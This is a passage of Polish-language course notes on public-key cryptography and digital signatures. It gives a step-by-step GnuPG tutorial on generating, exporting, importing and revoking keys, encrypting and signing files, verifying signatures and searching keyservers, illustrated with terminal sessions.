- Algorytmy szyfrowania z kluczem publicznym, zwane także algorytmy z kluczem asymetrycznym. W algorytmach tego rodzaju wiadomości szyfruje się kluczem publicznym a odszyfrowanie następuje przy użyciu kluczas prywatnego.

Klucz publiczny może być szeroko udostępniony, gdyż nie umożliwia on rozszyfrowania zaszyfrowanej nim informacji. Jest to możliwe tylko za pomocą klucza prywatnego. Szyfrowanie kluczem prywatnym jest procesem szybkim, natomiast deszyfracja kluczem prywatnym jest procesem czasochłonnym. Z tego powodu często stosuje się systemy hybrydowe. Kluczem publicznym szyfruje się klucz sesji który przekazywany jest partnerowi. Odszyfrowuje on go kluczem prywatnym a następnie stosuje w bieżącej sesji. Przyspiesza to znacznie wymianę informacji.



Rys. 12-2 Zasada działania szyfrowania asymetrycznego

12.2 Podpis cyfrowy

Podpis cyfrowy [18] służy zapewnieniu następujących funkcji:

- autentyczność pochodzenia - daje pewność kto jest autorem dokumentu,
- niezaprzeczalność - utrudnia wyparcie się autorstwa czy też znajomości treści dokumentu,
- integralnośc - pozwala wykryć nieautoryzowane zmiany dokumentu po jego podpisaniu.

Do zapewnienia wymienionych funkcji potrzebne jest zastosowanie zastosowanie środków:

- Algorytmów, protokołów i formatów, które realizują funkcje bezpieczeństwa,
- Przepisów które specyfikuja aspekty prawne,
- Organizacyjnych, takich jak urzędy certyfikacji, które potwierdzają istnienie związku klucza publicznego z okresloną osobą (infrastruktua klucza publicznego).

Przy tworzeniu podpisu cyfrowego wykorzystuje się fakt że wiadomość zaszyfrowaną kluczem prywatnym można odszyfrować kluczem publiczny. Szyfrowanie kluczem prywatnym jest jednak długotrwałym procesem, dlatego sporządza się skrót zabezpieczanego tekstu i dopiero ten skrót szyfruje kluczem prywatnym. Zaszyfrowany kluczem prywatnym tekst przesyła się wraz z wiadomością. Odbiorca po otrzymaniu podpisanego tekstu może policzyć jego skrót a następnie odszyfrować otrzymany skrót kluczem publicznym i porównać z obliczonym. Gdy są jednakowe, otrzymany tekst jest autentyczny. Sporządzanie podpisu cyfrowego przebiega według następującego schematu:

Podpisywanie:


1. Dla podpisywanego dokumentu tworzony jest skrót.
2. Skrót szyfrowany jest kluczem prywatnym. Otrzymywany jest skrót zaszyfrowany
3. Zaszyfrowany skrót dołączany jest do do dokumentu.
4. Dokument i zaszyfrowany skrót tworzą podpisany dokument.

Przesyłanie:

1. Do odbiorcy przesyłany jest podpisany dokument
2. Musi on pobrać wiarygodny klucz publiczny autora dokumentu (np. z centrum zarządzania kluczami)

Weryfikacja:

1. Z podpisanego dokumentu wydzielany jest dokument oryginalny i zaszyfrowany skrót.
2. Dla dokumentu obliczny jest skrót.
3. Zaszyfrowany skrót deszyfrowany jest kluczem publicznym
4. Zdeszyfrowany skrót porównywany jest z obliczonym. Gdy są jednakowe dokument jest autentyczny.



Rys. 12-3 Proces podpisywania i weryfikacji dokumentu

12.3 Narzędzie GnuPG

GnuPG (ang. Gnu Privacy Guard) jest implementacją typu Open Source standardu OpenPGP zdefiniowanego w RFC4880 występującego także pod nazwą PGP. Narzędzie to umożliwia szyfrowanie danych i komunikacji międzykomputerowej, podpisywanie dokumentów i zarządzanie kluczami. Jest program uruchamiany z linii poleceń jako `gpg` ale istnieje do niego cały szereg interfejsów graficznych jak chociażby `Seahorse`. GnuPG jest rozpowszechniane wraz z kodem źródłowym według licencji GPL. Istnieje także wersja GnuPG dla Windows pod nazwą `Gpg4win`. Narzędzie GnuPG integruje się także z klientami poczty elektronicznej i przeglądarkami w celu szyfrowania poczty. GnuPG szyfruje informację wykorzystując parę kluczy: klucz prywatny i klucz publiczny. Informacje o użytkowaniu programu można uzyskać za pomocą polecenia: `gpg -h`

```
root@kali:~/szyfr# gpg -h
gpg (GnuPG) 2.1.16
Syntax: gpg [options] [files]
Sign, check, encrypt or decrypt

Commands:
 -s, --sign                make a signature
     --clearsign           make a clear text signature
 -b, --detach-sign         make a detached signature
 -e, --encrypt             encrypt data
 -d, --decrypt             decrypt data (default)
     --verify              verify a signature
 -k, --list-keys           list keys
 -K, --list-secret-keys    list secret keys
     --gen-key             generate a new key pair
     --gen-revoke          generate a revocation certificate
     --delete-keys         remove keys from the public keyring
     --export              export keys
     --send-keys           export keys to a keyserver
     --recv-keys           import keys from a keyserver
     --search-keys         search for keys on a keyserver
     --refresh-keys        update all keys from a keyserver
```

```
     --import               import/merge keys
Options:
-a, --armor                create ascii armored output
-o, --output FILE          write output to FILE
-v, --verbose              verbose
```

Przykład 12-1 Niektóre opcje programu `gpg`

12.3.1 Utworzenie kluczy

Pierwszym zadaniem które należy wykonać będzie wygenerowanie kluczy. W tym celu uruchamiamy program `gpg` z parametrem `--gen-key`

```
$gpg juka@kali:~/.gnupg$ gpg --gen-key
gpg: directory '/home/juka/.gnupg' created
gpg: new configuration file '/home/juka/.gnupg/dirmngr.conf' created
gpg: new configuration file '/home/juka/.gnupg/gpg.conf' created
gpg: keybox '/home/juka/.gnupg/pubring.kbx' created
…
gpg (GnuPG) 1.4.20; Copyright (C) 2015 Free Software Foundation, Inc.
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048) 1024
Requested keysize is 1024 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y
You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: juka@test.org
Email address: juka@test.org
You need a Passphrase to protect your secret key.
Enter passphrase:juka
```

Przykład 12-2 Generowanie klucza dla użytkownika `juka@test.org`

Podajemy typ klucza 1, okres ważności, imię, nazwisko, adres poczty elektronicznej, komentarz i hasło. Hasło to należy starannie zabezpieczyć. Program zarząda wygenerowania losowych danych co może trwać dość długo po czym zakończy swoje działanie.Tworzy on w katalogu `~/.gnupg` pliki konfiguracyjne i zaszyfrowane pliki zawierające klucze i hasła w katalogu.

W celu przeprowadzenia aksperymentu proszę utworzyć drugiego użytkownika (np. adam) i utworzyć dla niego parę kluczy prywatny i publiczny.

```
adam@kali:~/.gnupg$ gpg --gen-key
```

12.3.2 Listowanie kluczy

Utworzone klucze można wylistować poleceniem: `gpg --list-keys`

```
juka@kali:~$ gpg --list-keys
/home/juka/.gnupg/pubring.kbx
------------------------------
pub   rsa2048 2016-11-11 [SC]
      0460067FE9E4986A4611C9B0889A6309BB2D970F
uid           [ultimate] Uzytkownik juka <juka@test.org>
sub   rsa2048 2016-11-11 [E]
```

Przykład 12-3 Listowanie kluczy

12.3.3 Eksportowanie kluczy

Jeżeli inni mają skorzystać z naszego klucza publicznego należy go wyeksportować. Eksport może być w trybie binarmym lub tekstowym. Program `gpg` zapisuje eksportowany klucz na standardowe wyjście, należy zatem przekierować go do pliku. Jak można wygenerować klucz w formacie tekstowym pokazano poniżej.

```
adam@kali:~$ gpg --armour --export adam@test.org > adam_klucz.txt
adam@kali:~$ cat adam_klucz.txt
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQENBFgllZABCACu7TjtWomxwh+StAd8r5IOHDI7x7Q46wpq58lp4hF+hMnXQHTF
mE/r4jSRhEBgkcvtSZrDBe87M1JIGOLtefDWnKb1zL23ZOlBnITQU9kV6UjLP7n4
…
```

Przykład 12-4 Eksport klucza w formacie tekstowym do pliku adam_`klucz.txt`

12.3.4 Import klucza publicznego

Klucz publiczny innej osoby przesyłamy w postaci pliku. Można skorzystać z poczty elektronicznej, programu transferu plików (np. `scp`) lub dysku USB. Aby skorzystać z klucza publicznego innej osoby należy go zaimportować. Importu klucza, zawartego w pliku dokonujemy przez polecenie: `gpg --import plik_z_kluczem.` W poniższym przykładzie importujemy klucz publiczny użytkownika Adam zawarty w pliku adam_`klucz.txt`. Plik ten został przysłany z innego komputera za pomocą polecenia `scp`.

```
$scp adam_klucz.txt juka@192.168.0.204:.
```

```
juka@kali:~$ gpg --import adam_klucz.txt
gpg: key 5611EF635231C7E2: public key "Adam Slodowicz <adam@test.org>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

Przykład 12-5 Import klucza w formacie tekstowym z pliku `adam_klucz.txt`

Następnie wyświetlamy zasób kluczy w naszym repozytorium za pomocą polecenia: `gpg –-list-keys`

```
juka@kali:~$ gpg --list-key
/home/juka/.gnupg/pubring.kbx
------------------------------
pub   rsa2048 2019-11-06 [SC]
      832F494A64F669C73FA88D1D5611EF635231C7E2
uid           [ unknown] Adam xxxx <adam@test.org>
sub   rsa2048 2019-11-06 [E]
```

Przykład 12-6 Wyświetlanie zastawu kluczy po imporcie klucza użytkownika `adam@test.org`

12.3.5 Unieważnienie klucza

Gdy nasz klucz został skompromitowany lub też z innych powodów chcemy go unieważnić należy wygenerować certyfikat uniewazniający. Certyfikat ten może być przesłany innym, w szczególności do centrum zarządzania kluczami. Generacja certyfikatu unieważniającego nastepuje przez polecenie:

```
gpg --armour --gen-revoke -o plik_uniewanienia identyfikator_klucza
```

```
juka@kali:~$ gpg --armour --gen-revoke -o juka_uniewz.txt juka@test.org
sec  rsa2048/889A6309BB2D970F 2016-11-11 Uzytkownik juka <juka@test.org>
Create a revocation certificate for this key? (y/N) y
Please select the reason for the revocation:
  0 = No reason specified
  1 = Key has been compromised
  2 = Key is superseded
  3 = Key is no longer used
  Q = Cancel
(Probably you want to select 1 here)
Your decision? 3
Enter an optional description; end it with an empty line:
> Niewazny
>
Reason for revocation: Key is no longer used
Niewazny
Is this okay? (y/N) y
Revocation certificate created.
```

Przykład 12-7 Generowanie certyfikatu unieważnienia klucza juka@test.org, plik ma nazwę juka_uniewz.txt

```
cat juka_uniewz.txt
-----BEGIN PGP PUBLIC KEY BLOCK-----
Comment: This is a revocation certificate

iQE+BCABCAAoFiEEBGAGf+nkmGpGEcmwiJpjCbstlw8FAlhS6zAKHQNOaWV3Yxpu
…
-----END PGP PUBLIC KEY BLOCK-----
```

Przykład 12-8 Zawartość pliku certyfikatu unieważnienia klucza

Aby dokonać unieważnienia, wystarczy zaimportować taki certyfikat jak zwykły klucz.

```
$ gpg --import plik_uniewaznienia
```

12.3.6 Szyfrowanie i deszyfrowanie plików

Gdy utworzymy wiadomość, możemy ja zaszyfrować jednym z kluczy publicznych. Używamy polecenia: `gpg –-encrypt`, przy czym należy podać nazwę pliku z tekstem jawnym, nazwę pliku zaszyfrowanego (będzie utworzony) i identyfikator klucza publicznego odbiorcy. Klucz ten musi być zawarty w naszym repozytorium. Szyfrowanie może być wykonane w postaci pliku tekstowego.

Aby zaszyfrować plik (np. `jawny.txt`) który ma być przesłany przez użytkownika `adam` do odbiorcy, powiedzmy `juka` należy:

1. Użytkownik `juka` powinien wygenerować parę kluczy: prywatny i publiczny.
2. Użytkownik `juka` powinien wyeksportować klucz publiczny do pliku np. `juka_pub.txt`
3. Klucz publiczny użytkownika `juka` powinien być przesłany do użytkownika `adam`.
4. Użytkownik `adam` powinien zaimportować klucz publiczny użytkownika `juka`
5. Użytkownik `adam` powinien zaszyfrować plik `jawny.txt` kluczem publicznym użytkownika `juka`. Powstanie plik `plik_zaszyfr.txt`
6. Plik `plik_zaszyfr.txt` należy przesłać do użytkownika `juka.`

Aby odszyfrować plik zaszyfrowany użytkownik `juka` używa programu gpg i swego klucza prywatnego. Jest proszony przez program `gpg` o podanie hasła.

```
$gpg --armour --output plik_zaszyfr --recipient identyfikator_klucza --encrypt
plik_jawny
```

```
adam@kali:~$gpg  --encrypt --output inwokacja_szyfr.txt -recipient
juka@gmail.com inwokacja.txt

gpg: 9FA4C27C86314CB8: There is no assurance this key belongs to the named user
sub  rsa1024/9FA4C27C86314CB8 2016-12-15 Jedrzej Ulasiewicz (sdsdsd)
<juka@test.org>
 Primary key fingerprint: 09AD 8699 F953 1714 18B7  8702 7215 E306 9331 32D9
      Subkey fingerprint: 3C10 98E9 86F4 D77A 1A5C  FD0D 9FA4 C27C 8631 4CB8

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
```

Przykład 12-9 Szyfrowanie tekstowe tekstu `inwokacja.txt`

Możemy teraz obejżeć wynik naszego szyfrowania.

```
adam@kali:~$ cat inwok_szyfr.txt
-----BEGIN PGP MESSAGE-----

hIwDn6TCfIYxTLgBBACbAzfJ/KboPtaanfRp/XKtdWayR6STwuEwLAXwXSVDRFw3
2Nfme6tZopVzy+lyaJ+aKapPDadTqUf2r9tXyfOMMPM8AmlzwwB4lH+CHRoCzaZC
…
-----END PGP MESSAGE-----
```

Przykład 12-10 Fragnent zaszyfrowanego tekstu `inwok_szyfr.txt`

Do deszyfrowania plików służy opcja `--decrypt`, która pobiera jako argument nazwę pliku do rozszyfrowania. Za pomocą opcji `--output` można określić nazwę pliku wynikowego. Gdy nie jest on określony, wynik wypisywany jest na standardowe wyjście. Zaszyfrowany plik można następnie przesłać do adresata posługując się dowolną metodą, za pomocą poczty elektronicznej, protokołu `ssh`, `sftp` lub za posrednictwem dysku USB. W poniższym przykładzie użyto programu `scp`.

```
adam@kali:~$ scp inwok_szyfr.txt juka@192.168.0.125:.
```

Gdy zaszyfrowany plik trafi do adresata powinien być zdeszyfrowany. Wykonywane jest to za pomocą polecenia:

```
gpg –o plik_wynikowy --decrypt plik_zaszyfrowany
```

```
juka@kali ~]$gpg -o inwokacja.txt --decrypt inwok_szyfr.txt
Musisz podać hasło aby odbezpieczyć klucz prywatny użytkownika:
,,Jedrzej Ulasiewicz (sdsdsd) <juka@test.org>''
długość 1024 bitów, typ RSA, numer 86314CB8, stworzony 2016-12-15 (ID głównego
klucza 933132D9)
gpg: zaszyfrowano 1024-bitowym kluczem RSA o identyfikatorze 86314CB8,
stworzonym 2016-12-15
      ,, Jedrzej Ulasiewicz (sdsdsd) <juka@test.org>''
```

Przykład 12-11 Rozszyfrowanie zaszyfrowanego tekstu `inwok_szyfr.txt`

Następnie zdeszyfrowany plik `inwokacja.txt` można wyświetlić jak pokazano poniżej.

```
juka@kali:~$ cat inwokacja.txt
Litwo! Ojczyzno moja! ty jesteś jak zdrowie.
Ile cię trzeba cenić, ten tylko się dowie,
Kto cię stracił. Dziś piękność twą w całej ozdobie
Widzę i opisuję, bo tęsknię po tobie.
```

Przykład 12-12 Wyświetlenie zawartości pliku `inwokacja.txt`

12.4 Cyfrowe podpisywanie tekstu

Podpis cyfrowy służy do stwierdzenia autentyczności dokumentu i sprawdzeniu czy nie został on zmanipulowany. Program `gpg` umożliwia podpisywanie dokumentu przy czym możliwe są trzy opcje:

A) Dokument nie będzię szyfrowany a tylko podpisany
B) Dokument będzie zaszyfrowany i podpisany, wszystko w jednym pliku
C) Dokument będzie zaszyfrowany i podpisany, podpis w oddzielnym pliku

Do cyfrowego podpisywania wiadomości służy program `gpg` z opcją `–sign` lub `--clear-sign`. Różnica jest taka że opcja `--clear-sign` generuje podpis w postaci jawnego tekstu dającego się odczytać bez specjalnych narzędzi. Dalej podajemy argument w postaci nazwy pliku do podpisania. Nazwę pliku wynikowego określamy za pomocą opcji `--output`. Opcja `--armor` umożliwia zapisanie podpisu w formacie otwartego tekstu. Do podpisu użyty będzie domyślny klucz prywatny. Gdy chcemy podpisać plik okreslonym kluczem należy jego identyfikator wymienić w opcji `–-local-user`. Można przy okazji tekst zaszyfrować uzywając klucza `–crypt`. Różne przykłady użycia zostały pokazane poniżej.

```
gpg --armor –o plik_podpisany --sign plik_zrodlowy
```

Przykład podpisanie dokumentu o nazwie `inwokacja.txt` przez użytkownika adam dany jest poniżej. Najpierw tworzymy tekst który ma być podpisany i go listujemy.

```
adam@kali:~$ cat inwokacja.txt
Litwo! Ojczyzno moja! ty jesteś jak zdrowie.
Ile cię trzeba cenić, ten tylko się dowie,
Kto cię stracił. Dziś piękność twą w całej ozdobie
Widzę i opisuję, bo tęsknię po tobie.
```

Następnie sprawdzamy klucze użytkownika adam.

```
gpg -K
/home/adam/.gnupg/pubring.kbx
------------------------------
sec   rsa2048 2019-11-06 [SC]
      832F494A64F669C73FA88D1D5611EF635231C7E2
uid           [ultimate] Adam Xxxxx <adam@test.org>
ssb   rsa2048 2019-11-06 [E]
```

Dalej podpisujemy tekst `inwokacja.txt`, specyfikujemy klucz i nazwę pliku podpisanego . Zauważmy że program poprosi nas o podanie hasła do naszego repozytorium.

```
adam@kali:~$ gpg --local-user adam@test.org --armor -o inwokacja.sig --clearsign
inwokacja.txt
```

Przykład 12-13 Podpisywanie tekstu `inwokacja.txt`

Podane wyżej polecenie tworzy podpisany i lecz nie zaszyfrowany plik z wiadomością. Jest to plik ASCII którego fragment pokazano poniżej.

```
adam@kali:~$ cat inwokacja.sig
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

Litwo! Ojczyzno moja! ty jesteś jak zdrowie.
Ile cię trzeba cenić, ten tylko się dowie,
Kto cię stracił. Dziś piękność twą w całej ozdobie
Widzę i opisuję, bo tęsknię po tobie.

-----BEGIN PGP SIGNATURE-----

iQFCBAEBCAAsFiEEgy9JSmT2acc/qI0dVhHvY1Ixx+IFAl3eWY0OHGFkYW1AdGVz
dC5vcmcACgkQVhHvY1Ixx+IsYggAhEGq6I+VmW1hozS4LwMyvmqxUWsEuzbAinRL
5siTJbapuVrUA7Jf9HFFKWHNlghRsGtDHgweCtyqgaC+FZ7Hd+/zt8WxXhWbxoiw
rQ8RzwwKi6ER95echtZSSVi4bMPWmETqoq12qXsZ/09B7csPv6Zb9w0sdPfzr/9+
iYQWEdkcQlipRc+QOzN026p30jKzPP8TQFrK98yrPWq90pgtLK7WWldedU9IbqVE
y3KUa0XTDYNcbQrb+gXdPzXSYHzl9JPVGE+/+nXuY2RkfA8GM1RXhSs5LycfRbYM
70r+t0H4tMYE9E9vctOF/vAnyV9ipyUXtSHmB6A8wWBNGaknAQ==
=0RKf
-----END PGP SIGNATURE----
```

Przykład 12-14 Fragment podpisanego tekstu `inwokacja.sig`

Tekst dokumentu można też przy okazji podpisywania zaszyfrować. Należy wówczas użyć opcji `--sign`.

```
adam@kali:~$ gpg --local-user adam@test.org --armor -o inwokacja_bin.sig --sign
inwokacja.txt
adam@kali:~$ cat inwokacja_bin.sig
-----BEGIN PGP MESSAGE-----

owGbwMvMwMEYJvg+Ocjw+CPGNVeTeDPzyvOzE5OzEvVKKkpi70V98cksKc9XVPDP
Sq6qrMrLV8jNz0pUVCipVMhKLS5JPTpbISsxW6EqpSi/PDNVj8szJ1UhOfPITIWS
...
nXXhm1OsZy3HJM8upZc2PyXMKx71TJScZfyw6O3lDq4Tr1mYW3zKr/JrKmYxeYZJ
SckvOXTH4Z6e4JxDelaHAQ==
=oM5t
-----END PGP MESSAGE-----
```

Przykład 12-15 Podpisywanie i szyfrowanie pliku `inwokacja.txt`

Podpisane teksty mogą być przesłane do adresata dowolną metodą, np. tak jak podano poniżej.

```
adam@kali:~$ scp inwokacja.sig juka@192.168.0.125:.
adam@kali:~$ scp inwok_szyfr.sig juka@192.168.0.125:.
```

Do sprawdzenia podpisu służy opcja `--verify` a do sprawdzenia i odczytania wiadomości służy opcja `–decrypt`. Należy się jednak upewnić czy adresat zaimportował nasz klucz publiczny.

```
juka@kali:~$ gpg --verify inwokacja.sig
gpg: Signature made Wed 27 Nov 2019 06:10:05 AM EST
gpg:                using RSA key 832F494A64F669C73FA88D1D5611EF635231C7E2
gpg:                issuer "adam@test.org"
gpg: Good signature from "Adam Slodowicz <adam@test.org>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 832F 494A 64F6 69C7 3FA8  8D1D 5611 EF63 5231 C7E2
```

Przykład 12-16 Weryfikacja podpisu pod dokumentem `inwokacja.sig`

Jeżeli dokument był dodatkowo zaszyfrowany to jego rozszyfrowanie i weryfikacja odbywa się przy wykorzystaniu opcjii decrypt: `gpg --decrypt plik`

```
[juka@kali ~]# gpg --decrypt inwok_szyfr.sig
Litwo! Ojczyzno moja! ty jesteś jak zdrowie.
Ile cię trzeba cenić, ten tylko się dowie,
Kto cię stracił. Dziś piękność twą w całej ozdobie
Widzę i opisuję, bo tęsknię po tobie.

gpg: Podpisano w czw, 15 gru 2016, 22:17:39 CET kluczem RSA o numerze BB2D970F
gpg: Poprawny podpis złożony przez ,,Uzytkownik juka <juka@test.org>''
gpg: OSTRZEŻENIE: Ten klucz nie jest poświadczony zaufanym podpisem!
gpg:              Nie ma pewności co do tożsamości osoby która złożyła podpis.
Odcisk klucza głównego: 0460 067F E9E4 986A 4611  C9B0 889A 6309 BB2D 970F
```

Przykład 12-17 Odczytanie podpisanego tekstu `inwok_szyfr.sig`

Jak widać wiadomość została zdeszyfrowana a podpis zweryfikowany pozytywnie. W powyższym przykładzie wiadomość jest zaszyfrowana i połączona z podpisem. Zweryfikować ją można programem `gpg`.
W powyższych przykładach podpisywany dokument i podpis zawarte były w jednym pliku. Pliki te można rozdzielić tak że podpis i podpisywany plik są w oddzielnych plikach. Potrzeba taka może się pojawić gdy przesyłamy programy binarne do których nie można nic dopisywać. W takim przypadku używa się opcji `--detach-sign`.

```
$ gpg --armour -o plik_podpisu --detach-sig dokument
```

```
adam@kali:~$ gpg --local-user adam@test.org --armor -o inwok_sam_podpis.sig --
detach-sign inwokacja.txt
adam@kali:~$ cat inwok_sam_podpis.sig
-----BEGIN PGP SIGNATURE-----

iQFCBAABCAAsFiEEgy9JSmT2acc/qI0dVhHvY1Ixx+IFAl3eYgIOHGFkYW1AdGVz
dC5vcmcACgkQVhHvY1Ixx+LTxAf/e0KQ3mmy0NPmZb1HxCbKGF2jLjfYv/3b3XvF
qbZhnoSFF7wweceXXuCiF+C0w60RytLp0ipErZ2JatFk26vTI0H1xyyxrvHIxBoW
luANDYZwAOqG7odNFPhD80RIBMgEtxzZ2WfQGn+e/9JF7AQVrSZ3ZuSPGz+6diM/
N/T3BZIjiKaI1bn6YDl7sYEm39FibY4vhe3XhGO818Y5AEnUuwmCoqka7eZMpeum
ZOBpGBo/s5YaWTr5cgT83xZp/oi+Q49CLABSNmtm8g6tl+maP4MDk5xWBb962zEG
r/EtJRvUGI/4aDecbutEB5oAxTQynLwPV09cYDhp3Y1que85yg==
=8Mld
-----END PGP SIGNATURE-----
```

Przykład 12-18 Podpisywanie tekstu `inwokacja.txt`. Podpis w oddzielnym pliku `inwok_podpis.sig`

Do sprawdzenia podpisu potrzebne są dwa pliki: dokument źródłowy i plik z podpisem. Sprawdzenia dokonuje się przez opcję `--verify` z dwoma argumentami oznaczającymi nazwę pliku z podpisem oraz nazwę pliku źródłowego.

```
gpg --verify plik_podpisu dokument
```

```
juka@kali:~$ gpg --verify inwokacja_sam_podpis.txt inwokacja.txt
gpg: Signature made Wed 27 Nov 2019 06:45:15 AM EST
gpg:                using RSA key 832F494A64F669C73FA88D1D5611EF635231C7E2
gpg:                issuer "adam@test.org"
gpg: Good signature from "Adam Slodowicz <adam@test.org>" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 832F 494A 64F6 69C7 3FA8  8D1D 5611 EF63 5231 C7E2
```


Przykład 12-19 Weryfikacja tekstu `inwokacja.txt` z podpisem w oddzielnym pliku `inwok_podpis.sig`

12.5 Serwery kluczy

Istnieją publicznie dostępne serwery kluczy publicznych OpenPG. Przechowują one klucze publiczne i można je stamtąd pobrać. Kilka adresów podano poniżej:

- keys.gnupg.net
- hkp://subkeys.pgp.net (server pool)
- hkp://pgp.mit.edu
- http://keyserver.ubuntu.com

Serwery te zazwyczaj zawierają wyszukiwarkę jak pokazano poniżej.



Ekran 12-1 Wyszukiwanie klucza publicznego użytkownika kowalski

Szukanie klucza publicznego przeprowadzić można bezposrednio z programu `gpg`. Należy użyć opcji `--keyserver` po której podajemy URL serwera kluczy.

```
gpg --keyserver URL_serwera_kluczy --search-key użytkownika
```


Przykład pokazano poniżej:

```
juka@kali:~$ gpg --keyserver keyserver.ubuntu.com --search-key surmacz
gpg: data source: http://boquila.canonical.com:11371
(1)     Tomasz R. Surmacz <ts@home.wroc.apk.net>
          1024 bit RSA key D39E36B97F6430C1, created: 2014-06-16 (revoked)
…
(5)     <tsurmacz@asic.ict.pwr.wroc.pl>
        Tomasz R. Surmacz <tsurmacz@ict.pwr.wroc.pl>
        Tomasz R. Surmacz <ts@papaja.ict.pwr.wroc.pl>
          1024 bit RSA key 1B22839656A1520D, created: 1995-04-23
Keys 1-5 of 5 for "surmacz".  Enter number(s), N)ext, or Q)uit > 5
gpg: Total number processed: 1
